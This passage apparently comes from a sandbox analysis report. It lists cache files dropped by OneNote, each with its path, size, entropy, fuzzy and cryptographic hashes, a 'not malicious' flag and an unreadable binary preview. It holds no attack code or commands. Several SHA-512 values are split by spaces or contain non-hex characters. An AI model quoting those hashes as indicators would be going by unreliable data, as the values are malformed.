SHA-512:	29AE458BD2228160E06C3FD3E68497F92847D7A8ED9C116943B3F7F140D204A5AECEFA5B62C1DEB68A1D723DB411C33C8F2249871ADF45A9D11132DB5ADF10 A
Malicious:	false
Reputation:	unknown

Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZi3.....i3.?.F....}*.2e.i3.?.F....}*.2e.i3...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....F..NL...6I....N...^.....IO...J.x.....f.....I.qk..B.....LZ.....F..NL...6I.....F..NL...6I.....i3.....i3.....i3.....i3.j....i3.T.]..i3.....i3...B..i3.H....i3...B..i3...>.)i3...J.....;.....4...4...4..".....i3..i3..i3...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....i3.....i3.....#i3..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001G.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.111760803278337
Encrypted:	false
SSDEEP:	48:0exsBQ9A2diNn3/5tCExmeEnpDCZPeXs97LPToYrdSrRIBdX32J2ddlvJ1zNYWyJ:06sHn3/5fRE1FXs9XTpRKMxhG
MD5:	47C9CB62F220CBF7255AFC31B8DC0A7C
SHA1:	8B050A16AAD847D869B162D280AB22A6139AA363
SHA-256:	75083B0517BE7B15FA7C7928412FBCF0CD808CFE28C7F0F5B672937852B78EC6
SHA-512:	A940FDE16B67641A59F6F53CB2523D4B59DBE2C070B8606795B251C1F8EA83BC8F77E6F51AB91A4985081E51C7B7AC41DCC2F21B972BD3C12BAD347DF421F6C1
Malicious:	false
Reputation:	unknown
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ.....K6.&..-...)y....K6.&..-...)y.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....N...^.....0..C.....RB.....f.....I.qk..B.....LZ.....j.....T.].....B.....H.....B... ....>.).....J.....;.....4...4...4..".....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001H.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.128527208575352
Encrypted:	false
SSDEEP:	48:cWskAlpm/AlGAln7vvgNtcWEmCKpXw39QUDTokrdSrcIAudX+CW8AlGAlQl78AlA:RskFf8TvCBEmnXQ9QqT9RKf/flygl
MD5:	F2CCFB405B7C043E0D7F0E63E3ED3980
SHA1:	88A5946E9B53AB80D05CEF9226C81BC1ADC971FB
SHA-256:	89B4F5B3745581A1AA915559FA40C7B4C429CD5D713C3E4AAF1C407263B0F1DB
SHA-512:	AE4B48FE67A60378E5F7B98ACD12ADE64DB0EAA9C6080EDB660F3C43508C1A81723088D3A0A8D3C9E7E237EB4DFD3DFAF5D1E13C232F094F499CA98140B7A8F9
Malicious:	false
Reputation:	unknown
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ..D.....D.m...6.6/"....D.m...6.6/"....D..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....,....(x.Ki..u....N..^.....6.LL...D.M...?|X.....f.....I.qk..B.....LZ.....,....(x.Ki..u.....,....(x.Ki..u.....D.....D.....D.....Dj.....DT.]. ...D.....D..B....DH.....D..B....D..>.)..D..J.....;.....4...4...4..".....D...D...D..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....D.....D....#..D.. .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001I.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.117533447388446
Encrypted:	false
SSDEEP:	48:KYstBpqTODtw5MElCC5gX09exCy+TodxrdSrGIxWdXoN0QoBQSZ:KYsJqTODyOElC7X09AyTExRKpW/Z
MD5:	D2E3A89D3D03DB6F2AB5DD419DF6494E
SHA1:	DF2D4671FB768BA4A997CD91A282ACCD2E00BBDF
SHA-256:	D858E22D6CF5D7B9114935F6CA7E9F6E8B3EB3CEC5AC6A67ADE4D14E97597486
SHA-512:	0E877B04507B7455503910C97BD841C9559D78A9F51A34C24EBBAAA6889D034144BE3B09D7110EB7DB63DBFCB72D973EC51A365E5F823704A51E1B81FF38FB17
Malicious:	false
Reputation:	unknown

Preview:	2...>.....,...v... .....2...>.....v...T.....l.....l.qk..B.....LZu.].....u.].2....^..A&..u.].2....^..A&..u.]..l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....|.D..#..E.-..O.....N...^.....l...myO./..<.....f.....l.qk..B.....LZ.....|.D..#..E.-..O.....|.D..#..E.-..O.....u.].....u.].....u.].....u.]j....u.]T.]..u.].....u.]..B..u.]H....u.]..B..u.]..>.)u.]..J.....;.....4...4...4.."....u.].u.].u.]..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....u.].....u.]....#u.].....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001J.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.153741104032572
Encrypted:	false
SSDEEP:	48:KYlxsdqdm2laVjQte0+UE6tiC+GjXs9tByzToMrdSrfIFdXr8I0Qa25flDg4uacR:KYlxsFVjQxE6c78Xs9ET9RKiYx
MD5:	5195560828C1E69F7A8F7FE4387EAC93
SHA1:	DC15770E8D5B2652C49FE37E0FA3D137FF5705BF
SHA-256:	A3BE2992FB2894856F73E4492517CE909F5C124E83CF5E74B597858EC5A0C3AA
SHA-512:	2B8A217666584E006A205ED0867ACA7E0F3DBA385A6BFD3A87EF69CA6F7C490A49E4F15C84A217580042FC22ABA70AAC9B5A5C7A60CC502003E8C5AEBE845FA9
Malicious:	false
Reputation:	unknown
Preview:	2...>.....,...v... .....2...>.....v...T.....l.....l.qk..B.....LZ..3.....3..T..=\@`Y}.{..3..T..=\@`Y}.{..3..l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....=.#...g..NS\l....N...^.....?.*.&.E.{U.#.....f.....l.qk..B.....LZ.....=.#...g..NS\l.....=.#...g..NS\l.....3.....3.....3.....3j.....3T.]....3.....3..B....3H.....3..B....3..>.)..3..J.....;.....4...4...4.."....3...3...3..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....3.....3....#..3.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001K.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.131670540427057
Encrypted:	false
SSDEEP:	48:Q+KsFe8Zyexa5O8ntriEIWCCYKXQR9Y/iHToVrdSruIWdXagIYMheR49zHFO3I3h:Q+Ks1a5O8ngEPRXc9VTkRK23Wn
MD5:	58D4D6DCF8155734ECE2876AE7AFE045
SHA1:	8757C21EE2BB8353754AC3FE02EA8DEDEF19FEA5
SHA-256:	3EBBD4AB8735334C065E39EA35249216F2C1C78BC6BDE132F840EC18B27A9F8F
SHA-512:	E728BBD035A88E3EAD1F9397B04B58F06B63FB5C2B95D28771D037AB789F0A8C9BE323AF2BB4D475D9D856491B49193A19A5B2849ECEF21FFEF0E8BD64B78D0C
Malicious:	false
Reputation:	unknown
Preview:	2...>.....v..."....2...>.....v...V.....l.....l.qk..B.....LZf<.....f<..D.....O..f<..D.....O..f<...l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....N.D.....uV/.u....N...^.....YG$...G...{\{.....f.....l.qk..B.....LZ.....N.D.....uV/.u.....N.D.....uV/.u.....f<.....f<.....f<.....f<.j....f<.T.]..f<.....f<..B..f<.H....f<...B..f<...>.)f<...J.....;.....4...4...4.."....f<..f<..f<...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....f<.....f<.....#f<.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001L.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.102026282624876
Encrypted:	false
SSDEEP:	48:yUs0xVn0xhKtpuOEVC/cIXLI94da7JTo2rdSrenIDdXtF9OToj89neiB:JsC0xhKj5EVAXs9PJTjRKTQ
MD5:	FAD0074BB102FA6F79EA0784B8D790EE
SHA1:	A4FB3C2B67D106021E93261A5AE6C9D98E394491
SHA-256:	0861898A8AAE42E8C368A40ADB698B59619CC4369929032E454A13929695BDE9
SHA-512:	984D5C33D888B564ED1E4BA406CBE79A22B2BE52C4F18F5FBB7FA40C32173ECE492B35DC307CE6AA88A6E6F100FA4E671A9ED4E391CFF6E63E32478A30252EFD
Malicious:	false
Reputation:	unknown

Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ/...../...]....H...../.. .]....H...../....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....NZ|d.....u(bbi.....N...^..... .....M..6..VO1.....f.....I.qk..B.....LZ.....NZ|d.....u(bbi.....NZ|d.....u(bbi...../...../...../..... ..H.../....B../....>.)/....J.....;.....4...4...4.."...../.../.../....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4...../...../.....#/..... ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001M.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.125890965915292
Encrypted:	false
SSDEEP:	96:hsUopq4+mdSEsWMuX89+oTJRKsnJJY+CJJRG4:hsUopPT8uX89+oFRKsnJJY+CJJg4
MD5:	9A4B5747E40527785691D86B5CF03DFB
SHA1:	16237BF53314788E146A8CE8DEC3EE62E062F22E
SHA-256:	67DB6467E6E3B8B252582F1B84ECDB6FF9EC5DAE5DAA0BACA907BD2046C8F9BF
SHA-512:	D5250C3D75E00B0A33035F1D084932FF8A02E506CBEE629A8E84A3D969B30A9BA9B933CFA0C07B7B78A884DB7F3E95A3C9C56283E733E74DCEC8DE773114DC E5
Malicious:	false
Reputation:	unknown
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ.K.....K..1.<.. .K..p..K..1.<...K..p..K...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....=.....U.2. .....N...^.....74...-C...M%..4.....f.....I.qk..B.....LZ.....=.....U.2.<.....=.....U.2.<.....K.....K.....K.....K. j.....K.T.]...K.....K...B...K.H.....K...B...K...>.).K...J.....;.....4...4...4.."...../...K...K...K...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....K..... K.....#.K.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001N.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.054451419743682
Encrypted:	false
SSDEEP:	48:blMskgpa3g1mxULttGeER35uCAZcX89wZOCPTotrdSrGlOdX90sgyv3OUeFTgbNb:blMsSxULHxER3caX89wNPT8RKmWg
MD5:	7DB4D916590854FCFBFE18571C8F86A8
SHA1:	EC6E13C1917CDAA9A7726627A989D1C91DE3DA4B
SHA-256:	6526F51A39E1DE465737A59D89CCD2239E8C6C476F6E49566D29D68AC4353A00
SHA-512:	D34DAF124AF92E02DA6A094C97F304C49F01132630C5F7BA48B7008D2AC5B9D8AD7DA147C2C22106E8C92713B64C8BA5781C6F0AA4ABD3F8D559A330DC91C6 24
Malicious:	false
Reputation:	unknown
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ..z.....zq.....G..8...zq .....G..8...z..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....Dn..*.z.0z5F^..|....N...^..... .....e.~ ."J...y.D.....f.....I.qk..B.....LZ.....Dn..*.z.0z5F^..|.....Dn..*.z.0z5F^..|.....z.....z.....z.....zj.....zT.]....z.... ...z..B....zH.....z..B....z..>.)..z..J.....;.....4...4...4.."...../...z...z..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....z.....z....#..z..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001O.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.136010035045823
Encrypted:	false
SSDEEP:	96:xsX5jci3am35ENA1s2/Xw9STaRKsS3cTzJLpI:xsX5jc6aby/Xw9SeRKsS3cT9Lp
MD5:	4CF069DD91CE6874903AD546ABE61C42
SHA1:	A6F118095309495AEB94D214A718C2094C0A6E7D
SHA-256:	80867756ED4E80DCD445B17F3DB43CDF7FEC5408A9A4CA55B47AD2D0869BDC7B
SHA-512:	5CCBF15121ABC5B88226FC99A52D65D57C2DC5505B175D770E06156524B1B24CBF197AC85290B07B285343D49262EBD91D1F459A9622618A1A7903DE52721AB
Malicious:	false
Reputation:	unknown

Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ,.Q.....,Q..a..= ..0.\..,.Q..a..=..0.\..,.Q..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....n<.....1....k..... N...^.....[.#xL..V.NQP.....f.....I.qk..B.....LZ.....n<.....1....k.....n<.....1....k.....,.Q.....,Q.....,Q.....,Qj....,.Q T.]...,.Q.....,.Q..B..,.QH....,.Q..B..,.Q..>.),.Q..J.....;.....4...4...4.."....,.Q.,.Q.,.Q..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....,.Q.....,.Q....#, .Q.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001P.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.134454246736944
Encrypted:	false
SSDEEP:	96:K9Gsj/MQ6Oj88Eyr6Xk93ToRKnzOlcMkOlOFC:jszR6LyuXk93ERKny+
MD5:	948E51ADB4743804D233995A8A72D811
SHA1:	407BF5624AE045289B294728BA08ADF4EBC5FEF1
SHA-256:	134C2F7CE10D4404AD1F4BDFA979DE0FD04051E923340AFCF64ED947F4CF2115
SHA-512:	3CFB7F4E7F6BCA4F15E76A2FB37CD15B06ED6A10ECBF3DE18396724F6C0A48732B20A4D0E9A6BCA54CD827C659AC75392F8635CE7305993C44DA12C67578BF D9
Malicious:	false
Reputation:	unknown
Preview:	2...>.....,...v... .....2...>.....v...T.....I.....I.qk..B.....LZ{.9.....{.9..R.....}{.9. .R.....}{.9..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....u. .C".>.....C.....N...^..... .....dg.C.A.ag.k.....f.....I.qk..B.....LZ.....u. .C".>.....C.....u. .C".>.....C.....{.9.....{.9.....{.9.....{.9j....{.9T.]..{.9.....{ .9..B..{.9H....{.9..B..{.9..>.){.9..J.....;.....4...4...4.."....{.9.{.9.{.9..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....{.9.....{.9....#{.9..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001Q.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.157974868951328
Encrypted:	false
SSDEEP:	96:nsfm6Eb2hEXVXa9ESTgRKs63td33dmItoJSu:nsFEa+lXa9tcRKfH
MD5:	C0AAE42E040B4159B4C45CA5180F16AD
SHA1:	FACF2CC9D016FD0BBA6A0FAE44DE75379FD153D0
SHA-256:	0C6BC7E1ABB10F226E6677FE43047EA20120F80B36A9F1CA1DD21FCFD0582AEC
SHA-512:	1F4D80EE1138A6A37F50DF6C60F2E62458559E177011DE6DE614F3D92B345CA31518D06E75EECEBF4E4C6F8BB2FC4971AA985E455126714468175C63FD5764E2
Malicious:	false
Reputation:	unknown
Preview:	2...>.....(...v.....2...>.....v...P.....I.....I.qk..B.....LZ.....7.0!....h.....7 .0!....h.....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....].Q..-..&.&.....N...^..... .....SJ=4..F..E.?7.J.....f.....I.qk..B.....LZ.....].Q..-..&.&.....].Q..-..&.&.....j.....T.].....B.... .H.....B.....>.).....J.....;.....4...4...4.."....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#..... ...

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001R.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	3.629846658209447
Encrypted:	false
SSDEEP:	96:BSTuv2A+LCPYWEq48a2EoEG4lal+CE9MYc4lGmH4lhlZb:Q1A+ZqlVOal+v9MYUpX
MD5:	55BE8960A503A0FC62BA19E1C2CEEEC0
SHA1:	E334A15D8CBD89F6449F07461479CBEBE8B31EF6
SHA-256:	E587A213601C23186820352D0C8B8EB3F437B87D8B35C0EE4A8FE2DF0B07E828
SHA-512:	0943063A143683766582A0CD127735C9D0C6FB9FEF27B0DA33909A30B4151829232C4490378E87854196420C3B72CE307ED1A8363B6D09F9A4ED16980B91DFDA
Malicious:	false
Reputation:	unknown

Preview:	\...8.....$.....?.....\...8.....L.....F.....F....1E..!U.e.a.. ....9..*.....FsyQ\.&.WRq.....F.....Q.'...f.e.....gb.2....O. ..c..g..... ....F.....FsyQ\.&.WRq.....g.....gb.2....O. ...2...\...^...@...0.....F..... ...F..Pv.. ..g..=.....F..T)..... ..... X..... ..G.... ....".=..T).....T.v.....g.....g..c..,0...e...B4.$.....GP..A..}.....J.....s.....sZ....-=5.7q...Pv.....Pv....C...k..P%w).....TA".w)...O.h..V...xI?$1..O..=..x..)A.).|.U..=.....>.....<.....gb.2....O. ..c=..x..)A.).|.U..g.@..!C.....0.....e....4....."...P.r.o.j.e.c.t. .O.v.e.r.v.i.e.w.....B.^....F...r.QH..... (.....(..."...P.r.o.j.e.c.t. .O.v.e.r.v.i.e.w...j...P.a.g.e.L.o.c.I.D...L.o.c.V.e.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001S.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	4.585627883039907
Encrypted:	false
SSDEEP:	384:WvbRgtqLMiYI7LDP7kA+Rtz38BSuMe7Cw6/Pg/76CjKNgPiWNReAzLeG:Wvb+tqLMiYI7LDzkA+RJ38l9e2w6/PgJ
MD5:	3D37320BAB0336C2A06C27856828123A
SHA1:	EF72EDEF8104FFD7B7BD43B5622BF23E15FC3E77
SHA-256:	80F3BB2F6DB9BDBC26D7B409CD19A8E27B0124106F02C235123D71C74E2F087B
SHA-512:	0664B1365D3458A7F5A5DAB7851B9FB78E9B19E87680FBAE85CF60F18FEAAB5488753EDA628E7DBC6F2D6647059E84E09B0DC41DE290307D1BBFB2C992B55FA9
Malicious:	false
Reputation:	unknown
Preview:	....>.....v.....P@..` ...I.....>...T.....v.....PH..` ...H.....>...`.....v.....H..` ...I.....I.....I.qk..B.....LZ.Pr.....Prb..G.9.eaa.....!]..P.(.....Prb..G.9.eaa..Pr..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....n.|.....dy..N...^.....B.C.v.J...I.....J.....I.qk..B.....LZ.....n.|.....dy.....Pr.....Pr.....Pr.....Prj.....PrT.<...Pr.....Pr..S...PrH.`...Pr....&.Pr....'.Pr..8.....Pr3.Pr8.Pr..z...y.. x.. .....$.....!..7!..7.....*...o.e.L.o.c.I.D...o.e.L.o.c.C.o.m.m.e.n.t.....0.0.0.3.....Z4.....4../4.....p.....C.a.l.i.b.r.i.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001T.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:06:24], progressive, precision 8, 38x792, components 3
Category:	dropped
Size (bytes):	22203
Entropy (8bit):	6.977175130747846
Encrypted:	false
SSDEEP:	192:5q3R1VBvq3R1Flrk6Q0QPJJrR39joOVMJ25d1NkMhIwobbtAAAqYnLJZMJYZ2AC:xw6Q0WJR3FoOVMJIlAAAqYnMJdD
MD5:	2D3128554F6286809B2C8E99DE5FD3F6
SHA1:	FC42CB04151D36F448093BDEFE33031A9B8D797D
SHA-256:	14FA2D16310485AA1CE41F6D774A3D637E8CF8B03C4F72990155DF274FDB6BD9
SHA-512:	D8531247A6E89ECABEA9C4A78F596CCE3493334EDF71AE4F7998FDDD0F80705948609C89756AB56FDFAB6D04DEC5F699A693801A772CA2EE2465BDD2CE5D2I5A
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....H.H.....XExif..MM.*.....b.....j.(.....1.....r.2.....i.....H.....H....Adobe Photoshop 7.0.2004:03:04 13:06:24.....&.....(.....&.....*.....H.....H.....JFIF.....H.H.....Adobe_CM.....Adobe.d.....".....?.....3.....!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'.....Vfv.....7GWgw.....5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%.....&5..D.T..dEU6te....u..F.....Vfv.....'7GWgw.....?...H.....Go.Kxn.b..g.....%?_....O.....q.....7G.....%%.V..8zm.].v?...jJ~._..>.....O;.....o..rl.A.....n.a.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001U.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	3.96895136981751
Encrypted:	false
SSDEEP:	96:3sX8Gf0kUDQXPVi7R/oTEyXyPe2dWEkx9LkHDNk3yrsF0:3sMGf0kWQXdi7R/ogBpkx9YHD6W
MD5:	49D545B9B99DEE1D4EC8B78140E2B184
SHA1:	F1A916A1CD081584E7278FD6192A29DCBE63BBC9
SHA-256:	9748AA4EAF182CF58A746159544A9489FFFB5954EC2C6512433B3ABC6CFD03A4
SHA-512:	51E44CEB84AE0E50EFFCD481EFDF53353AEB32350CC6DAA8AE399A9FB6EA2064B95AD9C30AEA1BA8A1C81B1A61E86DDFB89C2662C0E63C9B1FE286F25341E11B
Malicious:	false
Reputation:	unknown

Preview:	2...>.....v.....2...>.....Z...v...&.....I.....I.qk..B.....LZ....).....V..@ h_.m~.....V..@h_.m~.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....%.....5.<... .....N...^.....#..J....T$I7.....I.qk..B.....LZ.....%.....5.<.....%.....5.<.....j.h.....T). .....L.....H.].....H.....}.....Z4.....4../4.....p.....C.a.l.i.b.r.i.....z...y.. x.. .....$.....4...!..7!..7.....:...F... G.....z...y.. x.. .....$..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001V.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	52945
Entropy (8bit):	7.6490972666456765
Encrypted:	false
SSDEEP:	768:cjvqR0XvFaGCTJffi0tgybmWDoTw71kHUAnjvawrlp2+NUO8dWSNl3PF2PjK/q09:cyRfffIgybmWoTw1UUADHUbU21MjpAD
MD5:	AD003F032F32FAC4672D4CE237FA5C5B
SHA1:	AE234931B452F0D649D91291763B919CF350EA49
SHA-256:	ADB1EBBE18D6CD8FF08AA9BF5C83CDB83BF9AA179698E34E93DBCDDE12F04D32
SHA-512:	ECA25FA657ECE3A66D3E650628E0F65D3BADD38864C028AB6553950A1A66D7D55482C85E9E565573E9E5AAFA91C2D53235971C644A266D41EB69F8E72E3A843 B
Malicious:	false
Reputation:	unknown
Preview:	.....JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!1..AQ..aq....".....2....BR#r.b3$...C.Sc%...s5E.....!1.A..Q.aq"...2...#...B...Rb3..$..CSr...6.....?.....y_N.e.H7?.....W..w....k|... S..d.4.>.RW5z.$.i.)V.O....>o...c..*&1.D..O..".ufbb..1...t..u=..K...m...~.....F..-.fb:i..=f..C.w.[{..~.7k....;.:..3....4.....$..m]...}....~q...9T.#..7.~..8...q.N;c..ffo.w...W..d...../t_.....IW JE..).>..v;:=....Rrw#.m.n.n...E...vm.J}2N*..|.4...80.#..e....t.J..ZQ.x|g/....F..e....k+vK...M..W.X.e.L..~...j.....kz....=...n:O:...[.L,.+R...Y..zKNl.....,..{e..U.'...}.....|..t.]...~...b4.....,_.i... ./.....m...a..n...v.j.?..Rc.$G\|.31..#..$?.....h.w....-... .a.%z..u.....u.A....Fm..J.....G..[...w.....:....w/.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000020.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.5272536602687956
Encrypted:	false
SSDEEP:	192:KshxXAf1dQCwf7N1XthMo2WRtMJaLxljisga1b9Q3y9ENfSw0R8FWK:HheACwf7N9PM3WRtl/z1b9Q36ENfSlXK
MD5:	674F40CBB8F7F3E362CAA4437DADFF0B
SHA1:	20A0F71D74258419396722BE2ADBFCED10DC7A65
SHA-256:	6B962F8D38563FD2525DEE69B92CC38684CB1BF699F1BD40A8ED3A6EB937F7C4
SHA-512:	6B26353AB8AB92B59CA82EAA756DF7D12C7244298B0A65A7E8ACA174DF772B2DF8C9FEA8998807B4E412D8F83573D1DC3C55EA5DDB1F742DBD01CD0CBC41D 28D
Malicious:	false
Reputation:	unknown
Preview:	2...>.....v.....2...>.....@...v.....I.....I.qk..B.....LZ...9.....Z.....y2.>p...Z .....y2.>p...,...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....U.q\.5{.....N...^..... .....Qr.^...O.....r....I.qk..B.....LZ.....U.q\.5{.....U.q\.5{.....,.....j.....T.H...,.....,...\.. .,.H.....,...3...,...O...,.....Z4.....4../4.....p.....C.a.l.i.b.r.i.....,...,...,...z...y.. x.. .....$.....4...!..7!..7.....,...:.,.F.,...z...y.. x.. ... .$.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000021.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	25622
Entropy (8bit):	7.058784902089801
Encrypted:	false
SSDEEP:	384:EhK81gTCyJ/Gf9Aw3t8w8EtdPeGDh6bEi1le1u4ZbvgwTwrSRh7ZKNpIGY:IjcRXwdJvtdGsUbEi1leY8vgwTyC1+Y
MD5:	F8CCFC24DEB1D991EBE085E1B2D7D9BF
SHA1:	AF76C22A765434AEDA134924C517C84107F4FED5
SHA-256:	7354001527AB554C44E7D6981B86DD933B7DC2E0D3DC8512AD3EECD843245C52
SHA-512:	818BC3690B01B30BC571E4CF45EC8D1AFCAECBAB003532644381F1CF730A5B3486862D08F7579B2D3D89167AD7DF35028881245C9550B0DA23D1F81A720A970
Malicious:	false
Reputation:	unknown

Preview:	......JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!...1A.Qaq....."2Rr.#.t6..B..3S$4..v.b..Cs.%5..8..cUV.(.DEe.&Ff...T.d.....!.1A..Qaq...s4....2r..S"BR.3....b#C$.....c.....?..D..."}:.... ..&&...?3..W.q*.....]...m.Y.k1.....K).J...uV.b.../.0.E.H..4..W_T.[t.V.w.9.x.qe.L..o.oL.....d.\.....6.|.o...}..H{Yn..E...6Y3.l.e..D.:,.n.%...t...m.....,+,..|..n.....6.*...f.....6.../$../Vi..H ...e.f.F.zn.).n.E..2sTn.i...Yb?6+H&...Bf..*....z.o.^7[..u.:o....t.s=.....(.s.....f.g....q9o.u1L.N...smzE..[>...+\O....j.<....j.c.W.....U..+.F/.'..W...T./W...>i01./....j.s."..Q...{... a._~OW...Rp.)*.e..W..Q4)<..'..W...q...'..U..z..g.....U}...O....w....0F:.N..V.3W.|..'z0.]...j..U[v..g$D.Lc[.e...UW.m0+

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000022.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	3.1951227604927555
Encrypted:	false
SSDEEP:	384:yLMdqqqGH4eOakoneJvqQae5RSrW2lYmkCGOPr:yLMdPZH40kkeJvnae5RYW2lzkCGOPr
MD5:	993A644569594B7179F7F8715384EDFA
SHA1:	0D0997310E6BE0334D958F084957D0A1AF1E60F1
SHA-256:	3D12E27DCEBC7AB223F20CEE3D44E9DB16ACFD5A3905F8B50027C6D938EE0981
SHA-512:	90C9F0722A271028136F3409304BD6248FA8A18A8B6FD634826D446346952DAC28C5905A86CC25E87DC9C4C3E422FBFD8780056DB75F342656DFA7BEB942EE1I
Malicious:	false
Reputation:	unknown
